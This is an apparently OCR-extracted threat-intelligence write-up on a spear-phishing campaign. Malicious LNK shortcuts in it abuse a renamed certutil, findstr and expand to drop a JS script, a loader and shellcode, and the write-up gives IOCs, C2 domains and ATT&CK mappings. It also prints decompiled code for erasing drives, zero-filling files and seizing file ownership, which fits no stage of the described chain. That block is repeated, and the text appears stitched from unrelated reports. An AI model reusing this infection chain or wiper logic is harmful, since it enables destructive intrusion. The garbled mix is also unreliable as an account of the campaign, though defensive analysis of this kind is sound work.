


LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.

